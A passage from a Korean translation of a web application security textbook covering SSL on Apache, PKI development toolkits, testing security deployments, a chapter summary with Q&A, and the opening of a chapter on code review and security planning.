Apache봉사기는 공격으로부터 자기의 Web site를 보안하기 위해 SSL을 리용할수 있다. SSL은 암호화와 인증처리에 대표적인 RSA알고리듬을 리용한다. 그러나Apache worldwide상에서 SSL의 리용을 승인하는 리용허가(licensing)를 가진 최소한 두가지 상업적SSL봉사기는 물론 미국외에도 안전한 SSL배포물들이 있다.

Apache-SSL과 Mod_ss1은 현재 리용할수 있는 Apache Web봉사기에서 가장 보편적인 공개쏘프트웨어 SSL봉사기들이다. 이 두 봉사기들은 자기들을 파생하고 설치하는 OpenSSL서고에 객체들을 콤파일하여 련결하기전에 Apache배포물들에 자기의 모듈들을 추가하여 설치된다. 우의 두 봉사기들은 128bit의 강한 암호를 실현할수 있게 한다. 상업적인 허가를 받은 SSL제품들은 C2NetSoftware과 iPlanet의 Web Server Enterprise판부터 견고한 요새로 되였다. iPlanet 쏘프트웨어는 WindowsNT나 Unix에 대하여 SSL능력을 가진 기능이 높은 Web봉사기이다. 이러한 제품들은 Apache의 모듈방식의 우점을 가지고 있는데 이것은 개발자들이 Apache에 대한 자기의 모듈들을 쉽게 만들수 있게 한다.

항상 주의하여 완벽하게 구성한Apache봉사기용 SSL은 우리에게 가장 좋은 보호방식을 준다.

4. PKI와 보안쏘프트웨어개발도구

오늘 시장의 많은 도구들이 응용프로그람의 보안실현과 보안개발을 지원하고 있다. 보안개발도구(ToolKit)들은 통합이 쉽고 개발을 빨리 할수 있게 하며 응용프로그람들이 보안이 잘되게 한다. 실례로 Phaos Technology의 제품들은 PKI를 위한 Java기초의 보안부분품들, 암호화와 규약도구들, 무선보안(wireless)과 보안통보문들을 제공한다.

SSLava Toolkit는 의뢰기와 봉사기의 인증을 위해 SSL과 전송층보안(Transport Layer Securigy:TLS)규약을 리용한다(봉사기는 의뢰기에 의해 인증되며 게다가 거래인들에게 담보를 더 주기 위해 사용자도 인증된다).

Centrius PKI Toolkit는 다른 판매자들과 CA들과의 호상작용을 위해 PKCS와 PKIX의 열린규격들을 지원한다. 또한 증명서취소, 생성의 포함, 분석과 페지목록의 I/O에 대하여 완벽하게 지원한다.

S/MIME개발도구는 Netscape Messenger 나 Microsoff Outlook와 같은 서로 다른 S/MIME호환제품들과 관련한 리용을 담보하는데 이것은 Java개발자들이 자기의 Java응용프로그람이나 applet들에 S/MIME능력을 구축할수 있게 해준다. 또한 인터네트상에서 Electronic Data Interchange(EDI:전자자료교환)을 리용할수 있게 해준다.

J/CA개발도구(Toolkit)는 임의의 응용프로그람이 증명서의 발행, 분석, 보호, 유효성판정외에도 보증권환에 대한 조작을 할수 있게 한다.

더 구체적인 내용은 www.Phaos.com을 보시오. PKI-Plus와 Baltimore Tochnolgies의 UniCERT, RSA Keon, Xcert Senty(최근에 RSA에 흡수되였다.)를 포함한 제품계렬과 다른 PKI개발도구들은 www.Securitywatch.com에서 찾아 보시오.

제 6 절. 보안실현의 시험

보안문제의 해결을 위해 계획을 작성하고 개발하고 실행하는데 여러 날, 여러 주 걸린다. 이 모든 작업들이 얼마나 가치가 있는가를 어떻게 알겠는가? 그것을 검사해 보시오. 이 절에서는 보안문제후보자들 매개의 설치, 구성, 관리과정을 배운 다음에도 왜 검사하는것이 중요한가를 처음부터 마지막까지 보려고 한다. 또한 우리의 실현을 검사하는 여러가지 방법들과 보안실현의 결과가 무엇을 말해 주는가를 보려고 한다.

망이나 응용프로그람기반에서 작성되는 기본적인 변화들의 첫째가는 규칙은 이러한 변화들을 자기의 제품망에서 작성할수 없다는것이다. 모든 실현들은 가능한껏 자기의 제품환경과 동일한 검사환경에서 수행되여야 한다. 검사환경이 실제환경과 더욱 가까울수록 제품환경이 더 잘 반영되며 검사결과도 더 정확하고 제품실현이 더 성과적으로 실현될것이다. 일부 망관리자들, Web주인들과 체계관리자들은 말썽이 생기지 않을 정도에서 검사환경을 제품환경과 다른 방법으로 취한다. 이러한 규칙을 어기면 수명이 줄어 드는것이다.

존재하는 환경에서 변화들이 적다고 하여도 우선 그것을 검사하는것이 가장 좋다. 어느 한 단체가 자기의 전자상업싸이트에 보안을 추가하기 위해 증명서를 리용하려고 하였거나 정당한 사용자들을 식별하기 위해 cookie를 리용하려고 하였다고 하자. 부하균형(load-balance)다중 Web봉사기방식을 리용한 단체는 자기 봉사기팀(farm)에 있는 매 봉사기마다 특정의 cookie들을 만든다. 사용자가 처음으로 등록되여 증명서를 얻으

면 봉사기만이 그들과 직접 접촉할수 있다. 그러므로 사용자는 초기에 등록된후 몇번은 바로 그 싸이트를 찾아 갈 때마다 모든 봉사기로부터 cookie들을 얻을 때까지 재등록하여야 한다. 이것은 보안측정이 작업하는 명확한 방법들이 아니다. 이것은 처음에 등록한 다음 고객들에게 자동인증과 권한, 보안을 제공한다고 보기때문에 Web상에서 보호되지 않는 신용카드번호와 같은 개인정보들을 받아 들여 보관하지 말아야 한다.

사람들은 매번 정보를 인위적으로 넣어 두는것을 보안위험으로 보기때문에 그러한 싸이트를 방문하는 경우는 많지 않다. 보안실행의 검사과정은 대단히 큰 과제 같지만 달성해야 할 검사목표는 3가지 이다.

- 실행이 요구하는 결과를 주는가를 확증
  보안은 계획한대로 동작하여야 한다. 보안의 목표가 무엇이든 보안이 만나게 되는것들을 확인해야 한다. 실례로 이 절의 앞에서 언급된 단체는 이은자리(seamless)를 찾고 보안을 호출하려고 하면 싸이트들과 개별적이 아닌 봉사기들을 취급하는 증명서를 발행해야 한다.
- 기반이 안전하고 실현한후에 계속 잘 실행된다는것을 확인하시오.
  종종 이것은 가장 어려운 부분의 처리인데 실행에서의 오유들을 추적하여 없애버려야 한다.
- 적당한 취소전략의 정의
  어떤 원인으로 하여 우리 실행에서 오유가 발생하거나 검사기간에 문제가 제기되든지 혹은 특별한 환경에서 선택한 해결(solution)에 문제가 제기된다면 이미전의 작업구성으로 재빨리 복귀하여야 한다.

시험방법들에는 성능시험, 기능시험, 보안시험들이 포함되게 된다. 성능이나 기능에 대하여 시험해야 하는것은 임의의 환경에서 보안을 위해 추가된 내용이나 변화들이 자동적으로 그 환경에서 성능이나 기능에 영향을 줄수 있기때문이다. 새로운 보안의 영향은 더 좋아 질수도 있고 나빠 질수도 있다. 리용된 보안방법에 따라 의뢰기나 봉사기의 인증과 자료암호화는 Web응용프로그람의 성능을 떨굴수 있고 또한 전혀 성능에 영향을 주지 않을수도 있다. 증명서와 같은 보안방법들은 사용자의 이름과 통과암호를 인위적으로 입력해 넣는 조작이 없기때문에 응용프로그람의 속도를 더 빠르게 해줄수 있다. 실례로 Amazon.com에서는 사용자가 처음으로 등록된 다음에는 그에 대한 정보가 보관되여 증명서가 발행되게 된다. 다음번에 그 싸이트를 방문할 때는 이전에 허락된 정보에 의하여 정확히 식별되고 권한을 얻게 된다. 이때는 다만 자기의 암호만 입력시켜 넣으면 된다. 만일 그 사용자가 여러 콤퓨터에서 가입한다면 Web봉사기는 사용자의 신분과 수자서명이 같은가를 보고 그 콤퓨터에 또 다른 의뢰기증명서를 발행한다. 사용자가 안전하게 구입(purchases)할수 있는가 정확한 주소에 전달될수 있는가는 물론 사용자의 개별적우선권모두가 기억된다.

기능성의 검사는 응용프로그람작성에서 가장 중요시되는 부분이기때문에 역시 무시할수 없는것이다. Web응용프로그람은 보안실행후에 목적하는 작업을 계속하여야 한다. 일부 보안기구들은 코드를 불량한 응용프로그람이나 기능으로 볼수 있기때문에 실행되여야 할 코드를 실행할수 없게 한다. 선택한 보안기구에 대한 지지자와 반대자들은 응용프로그람의 기능을 두고 론쟁할것이다. 이 코드가 필수적인 경우 요구하는 기능을 달성해야 하며 코드를 변화시킬 공간이 없다면 응용프로그람의 기능을 약화시키지 않으면서 보호를 제일 잘하는 보안방법을 확립해야 한다.

실례로 이 절의 초기에 언급되였던 자기의 응용프로그람에 보안을 제공하기 위하여 증명서나 cookie를 사용하려고 한 단체에 대하여 보자. 처음으로 서명한 사용자의 cookie가 남아 있어 첫 사용자에 대한 정보가 그후에 서명한 매 사용자들에게서 참조된다면 어떤 현상이 일어 나겠는가? 매 사용자는 첫 사용자에 대한 등록자리를 되살릴것이며 혹은 사용자가 입력시킨 가입정보가 가입시에 창조되는 정보와 같지 않기때문에 싸이트에 대한 호출이 거부된다. 그러므로 기능이 수행될수 없게 된다.

마지막으로 검사해야 할것은 보안기구가 얼마나 실제로 잘 실행하는가를 알아 보는것이다. 작성한 보안이 권한이 없는 의뢰기는 가입할수 없게 한다는것과 많은 시간이나 품을 들이수 없는 해커들이 최소한 대단히 많은 품을 들여야 한다는것을 확인해 볼 필요가 있다. Web응용프로그람에 대한 보안을 뚫거나 Web기반구조 보안에 침입하려는 시도는 해커가 체계를 파괴하거나 응용프로그람에 위험을 주려는 방법과 같은 방법으로 진행된다. 보안시험은 선택된 보안기구가 실제해커의 공격을 막아 내는가 막아 내지 못하는가를 확정할수 있게 실전으로 진행되여야 한다. 보안이 가치가 클수록 응용프로그람이나 Web기반구조전체에 대한 공격을 감시할수 있다. 할수 있는한 자기의 현재의 보안준위를 릉가하는 공격들을 방어할수 있는 준비를 하여야 하며 공격들에 대하여 주의하여야 한다. 보안은 계속 진행하여야 한다.

결 론

응용프로그람에 보안을 구축하여 할 리유는 세가지이다. 우선 수준이 있는 해커들은 임의의 응용프로그람이 창조한 언어에 정통한 다음에는 그의 약점을 찾아 낼수 있다. 이러한 류형에 대한 가장 대표적인 실례는 Melissa 비루스이다. 둘째로 응용프로그람보안은 누구든지 당신의 모든 정보를 호출할수 없게 하여야 하기때문에 자기의 단체내에서 우선시 되여야 한다. 이 장에서 론의된것처럼 사용자의 권한과 특권에 기초하여 선택된 몇명만 호출할수 있는 정보에 대한 실례는 개인의 파일을 들수 있다. 셋째로 Web나 개별망우에 있는 응용프로그람들을 보안하기 위한 통일적인 방법인 인증, 권한, 비거부원리들을 알아야 할 필요가 있다.

현재 단체내에서 리용되는 보안의 형태는 여러가지이며 업무에 따라 리용되는 보안방법도 여러가지이다. 수자서명과 PGP는 전자우편통보문을 보안하기 위하여 리용된다. 수자서명은 흔히 수자증명서내에 포함되며 암호화하는가 안하는가에 따라 문서들에 리용될수 있다. 수자서명의 실제가치는 질문없이 문서의 작성자를 식별하는것이다. PGP는 전자우편보안을 위해 개인이나 단체에 리용되는 규격이다. PGP의 가장 큰 우점은 전자우편통보문을 암호화, 복호화할수 있으며 접촉(attachment)에 동일한 수법을 리용한다는것이다. PGP의 그외의 우점은 미국내에서 리용되는 보안과 동등한 준위로 세계의 그 어디에서나 리용할수 있다는것이다. 이것은 전자우편보안에서 찾아 보기 어려운 특징이다. 물론 SSL이 없이는 Wed응용프로그람보안에 대해 론의할수 없을수 있다. SSL은 체계 대 체계인증과 자료암호화에 리용된다. SSL은 TCP/IP우에 있는 응용층과 망층사이에서 작업한다. 이러한 수법으로 SSL을 실현하면 자료가 암호화된 접속상에서 보안되여 전송되게 할수 있다. SSL은 또한 SSL가능한 의뢰기들이 보안암호화된 접촉이 확립된후 호상 자기들끼리 인증할수 있게 한다. 응용프로그람들에 리용되는 여러 형태의 보안에

대하여 마지막으로 취급할것은 PKI체계에서 콤퓨터의 식별자의 수자적표현인 증명서이다. 증명서들은 봉사기들과 사람들, 회사들과 다른 실체들이 자기들을 전자적으로 식별할수 있게 한다.

PKI는 많은 web실체들이 공공매체상에서 개인적인 정보들을 보안하여 교환하게 하는 수단이다. PKI는 공개열쇠와 비공개열쇠들을 리용한다. 비공개열쇠는 체계에서 개인이 보관하고 공개열쇠는 보안통신에 가입한 다른 체계들에 배포한다. PKI에 기초한 보안은 그것을 리용하는 임의의 응용프로그람들에 대하여 완전한 인증, 권한부여, 비거부봉사들을 충분히 할수 있다. PKI가 보안을 잘하는 한가지 리유는 PKI가 원래부터 인터네트에서 리용할수 있도록 설계되였기때문이다. 또한 동시에 한개이상의 응용프로그람들을 보안할수 있기때문이다.

PKI는 아주 큰 보안문제를 해결하였기때문에 다른 보안방법들의 응용프로그람들에서 쓸수 있는 도구는 물론 PKI를 실현한 응용프로그람들의 개발을 도울수 있도록 하는 도구들을 쉽게 알수 있게 하였다. 이러한 도구들의 시장중의 하나가 Phaos Technologies이다. 자기 단체에 어떤 보안방법들을 리용하려고 하는가를 결심한 다음에 완전한 제품실현에 앞서 이러한 계획들을 철저히 검사해 볼 필요가 있다. 제품환경에서의 검사는 자기 응용프로그람기반을 황폐화할수 있다. 검사과정을 시작하기에 앞서 속으로 생각하고 있어야 할 세가지 목표가 있다. 실현이 요구되는 결과들을 주는가를 확정하는것, 실현한 다음에 당신의 기반이 안전하게 잘 실행되는가를 확인하는것, 적당한 취소(book-out)전략을 정의하는것이다. 마음속으로 이러한 목표들을 생각하면 좋을것이다. 또한 성능이나 기능, 보안에 대해 검사하여 확인할 필요도 있다.

요 약

1. 보안가능한 응용프로그람리용의 우점

- 솜씨 있는 해커들은 임의의 응용프로그람이 창조한 언어에 정통한 다음에는 그의 약점을 찾아 낼수 있다.
- 단체내의 그 누구나 다 모든 정보를 호출할수 있게 하는것이 아니다.
- 인증, 권한부여, 비거부방법들은 Web상에서와 개별망에나 응용프로그람들을 보안하기 위한 통합적인 부분이다.

2. 응용프로그람에서 리용되는 보안류형

- 수자서명은 코드를 작성한 응용프로그람작성자의 신분을 만든다. 수자서명은 대체로 수자증명서안에 포함된다. 이것들은 그것들이 암호화되든 안되든 문서들에서 리용될수 있다.

- PGP는 전자우편이 암호화와 복호화뿐아니라 송신자의 신분을 증명하기 위한 수자서명의 전송과 전자우편과 접촉하는 자료파일들을 암호화 혹은 복호화하는데 리용할수 있다. PGP가 공개열쇠암호화를 쓰는 새로운 방법은 단순한 수신자의 공개열쇠대신 통보문의 내용을 암호화하기 위한 더 빠르고 더 짧은 암호화알고리듬을 리용한다는것이다. PGP는 뒤문이 없다.
- S/MIME규격은 PKCS-7을 리용하여 통보문을 어떻게 암호화하고 수자서명을 어떻게 포함하는가를 규정한다. S/MIME는 주로 전자우편통보문을 간단히 서명하는데 리용되여 전자우편접수프로그람과 실제접수자가 통보문의 선두에 있는 전자우편이름이 송신자에 의해 전송된것이 옳은가를 확인하게 한다. 통보문이 어떤 방법으로 변경되였다면 S/MIME가 통보문에 서명한 수자서명이 변하기때문에 접수자에 의하여 증명될수 없다.
- TCP/IP상에서 실행하는 SSL은 콤퓨터들이 암호화된 접속상에서 규약을 창조하고 자료전송을 안전하게 할수 있게 한다. SSL가능한 의뢰기들과 봉사기들은 봉사접속이 확립된 다음에는 호상 인증하고 그들사이에 전송되는 모든 자료들을 암호화, 복호화할수 있으며 불법적으로 조작된 자료들을 검출해 낼수 있다.

3. PKI의 기초복습

- PKI는 두 체계들사이에 자료를 보안전송할수 있도록 하기 위하여 공개열쇠암호화를 리용한다. 여기서는 보안통신에 관계하려는 다른 체계들에 공개열쇠를 배포하고 한 체계만 비공개열쇠를 비밀로 가지고 있도록 한다.
- 암호열쇠들은 CA봉사기에 의해 발행, 발생, 관리되는 증명서들에 의하여 배포된다.
- CA는 증명서들을 발행, 재생, 취소할수 있는 봉사단체이다. 증명서봉사에 가장 대중적으로 리용되는것은 Internet응용프로그람판매자들인 Microsoft와 Netscape/iPlanet의 제품들이다.

4. 안전한 Web응용프로그람에로의 PKI의 리용

- Web싸이트와 응용프로그람들의 공격에 대응하여 체계나 응용프로그람들의 보안을 강화하여야 한다. 공개열쇠기반과 공개열쇠암호화는 체계호출의 인증과 체계들사이 자료를 암호화하기 위한 Web용으로 설계된것이다.
- PKI암호화알고리듬과 인증, 하쉬알고리듬들은 둘 다 사용자이름과 암호에 의한 보안보다 더 빠르고 보안이 더 강하다.
- PKI는 동시에 한개이상의 Web응용프로그람에 대한 보안을 제공하는데 리용될수 있다. 공개열쇠를 가진 한개 증명서는 전자우편, 전자상업Web싸이트의 폐지들을 보안하여 호출할수 있게 하며 가상개발망을 통해 인터네트에로 암호화된 자료를 전송할수 있는 사용자권한을 줄수 있다.

5. Web하부구조에서 PKI의 실현

- Windows 2000 Server와 Advanced Server에는 Microsoft의 증명서봉사(Microsoft Certificate Services)들이 추가할수 있는 부분품들이 포함되여 있다. Microsoft 증명서봉사는 의뢰기들이 증명서봉사기에 요청을 하고 요청이 검사되고 증명서가 발행되던가 무시되던가 하게 한다.
- Netscape Certificate Management(Netscape증명서관리)봉사기는 Netscape봉사기제품(Netscape ServerProductions)들의 일부분이며 Netscape Servers을 그룹으로 설치해야 한다.
- Appache Web봉사기에 PKI를 잘 배치하면 그 어떤 해커공격에 대해서도 봉사기가 든든하게 할수 있다.

6. 보안실현의 시험

- 보안실현검사는 가능한껏 자기 제품환경과 동일한 검사환경에서 수행되여야 한다.
- 보안실현검사의 세가지 기본목적은 실행이 요구하는 결과를 주는가를 검사하는것, 검사할 때 자기의 기반이 안전하게 실행된 다음에도 계속 동작하는가를 검사하는것, 적당한 취소전략을 정하는것이다.
- 시험방법에는 성능시험, 기능시험, 보안시험들이 있다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 찰칵하시오.

물음: 보안가능한 응용프로그람을 쓰면 무엇이 좋은가?

대답: 보안응용프로그람들이나 보안이 구축된 응용프로그람들은 응용프로그람봉사제공자(ASP:application service provider)가 응용프로그람을 파괴하려는 해커들로부터 자기 제품에 대한 투자(investment)를 보호하게 한다. 권한이 있는 사용자만이 응용프로그람을 호출하고 체계를 호출하게 한다면 수명(span)이 길어 지고 가치가 훨씬 더 커질것이다. WorldWideWeb와 같은 공공매체상에서 보안은 판매자들에게 필수적이다. 왜냐하면 그것이 주문자들을 마음상 안전하게 하고 판매자들이 싸이트들과 관련한 업무를 마음 놓고 할수 있게 하기때문이다.

물음: 내가 PKI의 기초를 리해할수 있는 시간을 낸다는것은 좀 힘들다. 내가 전자상업회사용응용프로그람개발자라고 생각할 때PKI가 얼마나 중요한것인가를 설명해주겠는가?

대답: PKI의 설계는 인터네트상의 Web응용프로그람들과 체계들에 대한 완전한 보안기반으로 되도록 작성되였다. 리용된 암호화열쇠들은 비대칭이기때문에 보안은 의뢰기와 봉사기가 이 세상의 그 어디에 있든 그들사이에서 확장될수 있다. 응용프로그람내에 PKI를 결합할수 있는 능력은 그것이 Web상에서 리용되든 되지 않든 응용프로그람의 완전성(integrity)과 견고성(robustness)을 안받침해 준다. 어떤 업무령역들, 대표적으로 전자상업은 보안이 사용자이름과 암호를 리용한 전통적인 방식에서 여러번 개선되였기때문에 PKI에 기초한 보안해결의 우점을 받아 들인것이다.

물음: 응용프로그람환경에서 SSL과 PGP를 다 리용할 필요가 있는가?

대답: SSL과 PGP는 함께 작업할수 있지만 같은 환경에서 반드시 둘 다 리용할 필요는 없다. PGP는 전자우편응용프로그람에 가장 적합한 반면에 SSL은 Web의뢰기-봉사기인증과 자료암호화에 가장 적합하다. 그렇다고 하여 PGP가 Web열람기와 봉사기사이에 전송되는 자료의 암호화에 리용될수 없다는것을 말하는것이 아니다. 그러나 SSL이 더 쉽게 그것을 수행할수 있다는것이다. 또한 SSL은 전자우편교환의 보안에 리용할수 있도록 정의된것이 아니다.

물음: 나와 책임자는 우리의 보안실현검사로 하여 의견상의가 있다. 그는 우리가 하고 있는것에 대해 우리가 안다면 취소(back-out)계획이 필요 없으며 모든 검사는 실제로 제품환경에서 진행될수 있다고 말한다. 나는 그에 대해 완전히 동의할수 없다. 우리가 보안시험에 리용해야 할 적합한 방법이 무엇인가를 알려 주겠는가?

대답: 임의의 실현가능성이 있는 실행처리는 취소(back-out)계획을 가지고 있어야 한다. 보안시험은 기능시험과 성능시험을 같이 하여야 하는데 이렇게 하여야 보안방법이 Web응용프로그람에 나쁜 영향을 주지 않는다는것을 확인할수 있다.

물음: S/MIME는 어떻게 전자우편을 보안하는가?

대답: S/MIME는 통보문의 내용을 암호화하거나 통보문에 수자서명을 첨부 혹은 그것들을 다 하는것으로 전자우편을 보안한다. 암호화는 자료를 후에 특정의 사람만 리해할수 있도록 란잡하게 만들어 놓는다. 수자서명은 전자우편에 손을 댄 흔적이 있으면 송신자나 수신자 혹은 그들모두에게 경보문을 낸다.

물음: 내가 보안하려는 매 봉사기에 대해 한개 증명서만을 요구해야 하는가?

대답: 아니다. 당신은 증명서발급기관(CA)로부터 여러가지 목적의 증명서를 요청할수 있다. Microsoft Certificate Services(Microsoft 증명서봉사)나 Netscape Certificate Server(Netscape증명서봉사기)는 전자우편 Web열람기대화조종, 자료암호화의 리용을 위해 다목적증명서를 작성하고 발행할수 있다.

제 12 장. 보안계획화사업

이 장의 기본체계

- 코드검토
- 코드의 취약성에 대한 인식
- 코드작성의 계획화에서 상식의 적 용
- 보안계획의 작성
- 결론
- 요약
- 물음과 대답

소 개

이제부터는 《비법적인 해커들로부터 Web응용프로그람들을 보안하기 위한것외에 또 무엇을 하여야 하는가.》하고 자체로 질문해 보아야 한다. 우리는 개발자의 립장이 아니라 해커가 Web응용프로그람을 볼수 있다는 관점에서 개발을 하여야 한다.앞에서는 CGI Bin Scripts와 그의 파괴위험성에 대하여 보았다. 또한 Java, Java Applets, XML, Activex, ColdFusion과 이동코드에 대하여 조사하였다. 지금까지 Web응용프로그람의 해커방지와 관련한 거의 모든 문제들을 다 취급하였다. 이 마지막장은 이미 앞에서 론의된 방법들을 모두 종합하여 취급하는것과 함께 보안계획에 대하여 소개한다.

Web싸이트가 보안하기 힘들수록, 비법해커들에 의한 모든 공격들로부터 자기 단체를 충분히 보호할수 있다는것을 담보하지 못할수록 이 장을 보는것이 좋을것이다. 최소한으로 완전히 균형이 잡힌 보안이 필요하나 지금까지 학습을 통하여 보안은 응용프로그람준위에서나 망준위에서만 존재하는것이 아니라는것을 알게 되였다. 보안은 어데서나 존재한다. 보안이 더 잘될수록 검질긴 공격들을 더 잘 막을수 있다.

개발자라면 자기가 하고 있는 작업에 대해 깊이 알아야 한다. 물론 함께 작업하는 사람들의 작업에 대해서도 잘 알아야 한다. 그래야 자기 코드에서 보안구멍들을 잘 찾아낼수 있다. 자기의 조작에 대하여 검사하고 코드에 대해 작업을 시작한 처음부터 마지막까지 취약성이 없는가를 전반적으로 심사하여 보아야 한다.

자기의 코드가 어떻게 채용될수 있는가? 이러한 질문에 항상 대답할수 있어야 한다. 자기에게 해당한것은 단체안에서 고도기술(high-tech)에 의하여 정보보안을 개조하는것이다. 그것은 옳바른 방향에서 진행한다면 일정한 기간에 끝나는 사업이다. Web응용프로그람을 잘 보안하기 위해서는 또한 Web싸이트에 대해 보안을 검사할 필요가 있다는 의식이 더 발전하는것인데 이것은 다른 단체로부터 보안취약성을 결정하고 보안위반을 분석하도록 하는데 자금을 투자하는 회사들의 수가 얼마나 많은가에서 표현된다.

보안은 그 즉시에 나타나지 않는다. 개발자라면 자기의 Web응용프로그람들을 해커들로부터 방지할수 있어야 한다. 자기의 코드심사를 계획하고 제품준위와 함께 개발자준위에서 자기 코드를 검사하여야 한다. 코드를 심도 있게 고찰하면 된다. 작업협조자가 당신의 코드를 《공격》하게 하여 보도록 하면 된다. 외부와 내부로부터의 모든 공격에 대하여 자기 단체를 보호할수 있게 작업하면 된다. 자기 코드를 조사하고 검사하며 협동자들이 당신의 코드를 공격하도록 하여 Web응용프로그람개발부분들을 보호하는 중요한 단계들을 거치시오. 코드의 보안은 한사람만 책임질 일이 아니다. 그것은 《집단》의 노력으로 이루어 진다. 한사람이 다른사람의 코드를 검사하여 구멍을 찾아 내고 구멍이 있다는것을 알수 있게 한 다음 구멍을 대책하여야 한다. 이 방법은 내부로부터 공격을 받는 경우에는 필요 없다. 또한 Web싸이트상의 코드에 있는 로출된 구멍들을 없애기때문에 외부로부터의 공격을 성과적으로 막아 낼수 있게 한다.

이 마지막장에서는 비공식적인 코드심사와 함께 구조화의 관점에서 코드의 심사과정을 취급한다. 또한 보안과정에 검사가 노는 역할에 대해서도 본다. 우리는 개발자들이 진행하는 검사와 심사가 마지막에 진행하는 사용자의 질담보와 어떻게 다른가를 론의한다. 또한 이 장에서는 Rule-Based Analyzers나 판본조종과 원천코드추적과 같은 코드의 리용에서 있을수 있는 여러가지 도구들과 코드규칙들을 취급한다. 마지막에 우리는 보안계획과 관련한 내용을 론의한다. 코드심사에 대하여 더 자세히 보는것부터 시작하자.

제 1 절. 코드검토

자기의 코드나 협력자의 코드를 심사하는것은 해커들의 공격을 성과적으로 막기 위하여 거쳐야 하는 중요한 단계이다. 작업을 대충하려고 한다면 즉 자기 개발작업에서 적당히 코드심사를 하려고 한다면 이 책을 읽은 효과가 없을것이다. 여기서는 CGI스크립트에 대하여서와 어떻게 하면 코드를 파괴시키지 않겠는가에 대하여 배우게 된다. 당신은 ColdFusion에 대하여 알아야 할 필요가 있는 모든것을 알수 있다. 그러나 코드심사를 하지 않는다면 위험에 처하게 될것이다. 만일 코드심사가 자기의 작업계획에 반영되지 않았다면 이제라도 그것들을 포함시킬것을 권고한다. 만일 이 권고를 듣고도 《관리에서는 코드심사가 필요하지 않다.》고 제나름대로 생각한다면 이 책을 다시 한번 보시오. 당신이 아무리 모험을 한다고 하여도 가장 중요한 실천인 코드검열을 하지 않는다면 해커들로부터 Web응용프로그람들을 보호할수 없을것이다.

대상과제관리자들도 또한 코드심사를 진행하지 않은 실례들이 있다. 단체들이 코드심사를 하여 혜택을 보는 실례는 헤아릴수 없이 많다. 우선 코드심사란 무엇인가에 대해서와 코드심사가 어떻게 Web응용프로그람의 수명을 연장할수 있게 하는가에 대하여 더 구체적으로 보자.

1. 코드심사

코드심사에는 비공식적인 련습(informal walkthrough)과 구조화된 련습이 있다. 우리의 체험에 의하면 비공식적인 련습은 흔히 작은 단체들에서와 대상과제의 초기에 혹은 그 두가지 모두에서 제기된다. 구조화된 련습은 더 형태적이고 많은 사람들이 포함되며 대상과제의 마감단계에 더 큰 단체들에서 제기된다. 경험에 의하면 대상과제가 더 크고 대상과제의 성공이 더 중요할수록 구조화된 련습을 하여야 한다. 비공식적인 련습은 보통 설계자와 개발자, 관리자나 협조자들에 의해 처리되고 코드를 심사하려는 목적을 가진 2부류 단체들에 의하여 수행되는 경향이 있다.

구조화된 련습은 대상과제관리자, 개발자, 설계자, 질의 담보, 관리를 비롯한 여러 대상과제요소들을 포함한다. 기본개발과정이후에는 구조화된 련습이 진행되여야 한다.

련습은 요구에 배치되는 코드들을 찾아 내는데 리용한다. 요구가 없으면 자기의 코드가 무엇을 하려고 하는지 평가하기가 어렵다.

구조화된 코드심사를 진행할 때 모든 참가자들은 검사되고 있는 원천코드는 물론 사용자의 요구의 사본을 제출하여야 한다. 문서들은 항상 매개 참가자들이 짧은 시간에 심사할수 있도록 충분히 잘 서술된 설명서로 참가자들에게 제출되여야 한다. 코드심사는 작성된 코드내에서 오유를 찾아 내려는 목적을 가지기때문에 개발자들은 약간 좀 격해질수 있다. Front-end상의 정보에 대하여 알고 그들이 개인적인 공격들로 될수 없게 코드심사에 대해 기본규칙들을 설정하여야 한다.

구조화된 련습이 수행될 때 최소한의 입구조건은 반드시 모듈에 대한 원천코드가 완전하고 지배적이여야 한다는것이다. 완전하다는것은 원천코드가 사용자의 요구에 완전히 기초하고 있다는것이다. 지배적이라는것은 원천코드가 안전한 상태에 있다는것이다.

련습의 완료에 관한 탈퇴조건들은 단위검사단계에 대하여 원천코드가 접수되고 준비되는것이다. 단위검사란 끝-끝검사로 정의된다. 또한 례외조건들이 코드심사내에 있어야 한다. 코드심사는 원천코드에서 너무 많은 문제들이 발견되면 중단되거나 정지될수도 있

고 혹은 두가지가 다 발생할수 있다. 당신은 항상 코드안에 《오유가 너무 많다.》는것에 대한 턱값을 항상 미리 결정하여 심사가 그 이후의 자료들을 재계획화할수 있게 하여야 한다. 이러한 경우가 전혀 발생하지 않는다면 대상과제는 코드개발단계에로 다시 되돌아 갈수 있다.

원천코드가 자세히 설계된 문서들에 의해 수행되여야 하며 검사를 시작하면 코드심사에서 여러가지 목적이 달성되여야 한다. 두번째 목적은 원천코드가 회사(혹은 대상과제)코드규칙들에 맞는가를 확인하는것이다. 유니트검사의 시작에 앞서 원천코드에서 그 어떤 결함이 있는가를 찾아 보아야 한다. 이것은 항상 가능하지 않지만 목적은 최소한 거기에 두어야 한다. 마지막으로 대상과제상에서 진행되고 있는 작업의 진행과정을 측정하기 위해 코드심사과정을 리용하면 된다. 이것은 결함들과 그의 형태, 결함이 생긴 원인들을 추적하여 결함들이 완전히 수리될수 있도록 전면적으로 추적한다는것이다.

코드심사로부터 얻게 되는 보충적인 우점은 더 좋은 문서들을 줄수 있게 한다는것이다. 코드심사가 개발과정의 한개 과정으로 되고 개발자들이 다른 개별적인 사람들의 코드작성결과들을 거쳐 전진하게 될 때 그들은 자기들의 문서를 더 잘 작성할수 있다. 코드검열이 처리의 표준부분이라면 당신의 단체내에서 제기될수 있는 임의의 문서는 더 쉽게 만들수 있다. 엄밀하게 작성된 문서는 코드를 심사할 때 심사를 빨리 할수 있게 할것이다.

2. 동위코드심사

코드심사를 자기 개발작업을 검사한다는 그러한 정황으로 생각하면 된다.

자기의 작업을 객관적으로 검사하는것이 얼마나 힘든가 하는 개념을 충분히 가져야 한다. 우리는 모두 자기의 작업을 완전히 검사할수 있기를 바라지만 실제적으로는 개발자가 목적하는 일감의 질적담보가 더 중요하다. 또한 일부 결함들은 인위적으로든 자동적으로든 검사할 때보다 심사할 때 더 쉽게 찾을수 있어야 한다. 또한 협조자들의 코드심사에 대해서도 동일한 론법을 적용할수 있다. 옳바른 처리로 설치과정을 바로하여 작업내용을 배포하기전에 협동자들끼리 코드심사를 할수 있는것이 우리의 유리한 점이다.

